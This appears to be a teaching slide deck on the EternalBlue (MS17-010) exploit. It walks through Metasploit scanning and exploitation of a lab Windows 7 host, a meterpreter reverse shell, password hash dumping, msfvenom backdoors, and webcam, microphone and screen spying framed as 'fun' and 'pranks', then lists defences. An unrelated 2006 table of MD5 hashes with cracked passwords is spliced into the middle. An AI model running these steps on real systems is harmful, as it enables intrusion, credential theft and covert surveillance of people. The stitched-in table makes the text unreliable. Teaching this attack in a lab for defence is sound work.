

# Agenda

- Background
- Demo
  - Discovery & Vulnerability Scanning
  - EternalBlue Exploitation
  - Post-Exploitation Fun (Meterpreter)
- Real-World Implications
- Defensive Strategies



## MS17-010 / CVE-2017-0144 (EternalBlue)

#### What is EternalBlue?


- A remote code execution (RCE) exploit developed by the NSA.
- Leverages vulnerabilities in Microsoft's **SMBv1** protocol (Server Message Block).
- Publicly leaked by the **Shadow Brokers** in 2017.
- Affects: Windows XP, 7, 8, Server 2003, 2008






### How Does EternalBlue Work?

- Crafts specially malformed SMB packets to trigger a memory corruption vulnerability in Windows' kernel.
- Heap spraying is used to control memory layout.
- Race conditions and buffer overflows allow writing shellcode into kernel memory.
- Payload execution happens at SYSTEM-level (highest privilege).






## Why Was It So Dangerous?

- No authentication required can attack any reachable machine running vulnerable SMBv1.
- Wormable infected systems can automatically scan and infect others (e.g., WannaCry ransomware).
- Exploits deep inside Windows, bypassing most security software.



## Discovery Phase

- Goal: Find open ports and services.
  - nmap --top-ports 50 10.10.10.50
  - nmap -p 445 --open --script=smb-os-discovery 10.10.10.50
- Target: Windows 7 SP1 machine



## Vulnerability Scanning

• Goal: Check if vulnerable to MS17-010.

Metasploit: `msfconsole`

- Use scanner:
  - use auxiliary/scanner/smb/smb\_ms17\_010
  - set RHOSTS 10.10.10.50
  - run





### **EternalBlue Exploitation**

Goal: Gain remote access!

- use exploit/windows/smb/ms17\_010\_eternalblue
- Set payload:
  - set PAYLOAD windows/x64/meterpreter/reverse\_tcp
- Set LHOST and RHOST.
- exploit

Result: Meterpreter session opened.



## Post-Exploitation (Basics)

### Learn About the System:

- sysinfo
- ipconfig
- hashdump

#### **Establish Persistence:**

- Create custom backdoor EXEs with msfvenom
- studentXXXX.exe backdoors



TYPE	-::HASH	-::PASS		-::TIME	-::SUBMITED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced17683085849877134fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727849b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa 12bbde 6 9 5 0 4 ba 8 6 b 9 4 2 7 2 6 b 4 d 7 6 2 3		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d809749963448767622e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

# Post-Exploitation (Fun!)

### **Fun Commands:**


- ps / migrate [pid]
- webcam\_stream
- screenshare
- record\_mic
- python3 -m http.server 8000
- play /home/student/soundeffects/\*
- execute -f powershell.exe -a "...TTS voice prank..."



### **Bonus Pranks**

### Extra Payloads:

- Pop open websites: start https://google.com
- Fake Alert Boxes:
  - mshta vbscript:msgbox("You have been hacked!")
- Force shutdowns/logoffs



## Real-World Impact


### How EternalBlue was used in real attacks:

- WannaCry Ransomware (2017)
- NotPetya (2017)
- Equifax Breach (partially SMB-related)

### Common pattern:

- Unpatched systems
- No network segmentation
- No early detection







## Defensive Strategies

### **How to Defend Against This:**

- Patch MS17-010 (released March 2017)
- Disable SMBv1 Protocol
- Use Internal Firewalls
- Monitor network for SMB scanning
- Enforce least privilege & strong authentication





## Key Takeaways

- EternalBlue still works today!
- Post-exploitation opens endless doors.
- Real-world attackers love old vulnerabilities.
- Defense is possible with basic hygiene.

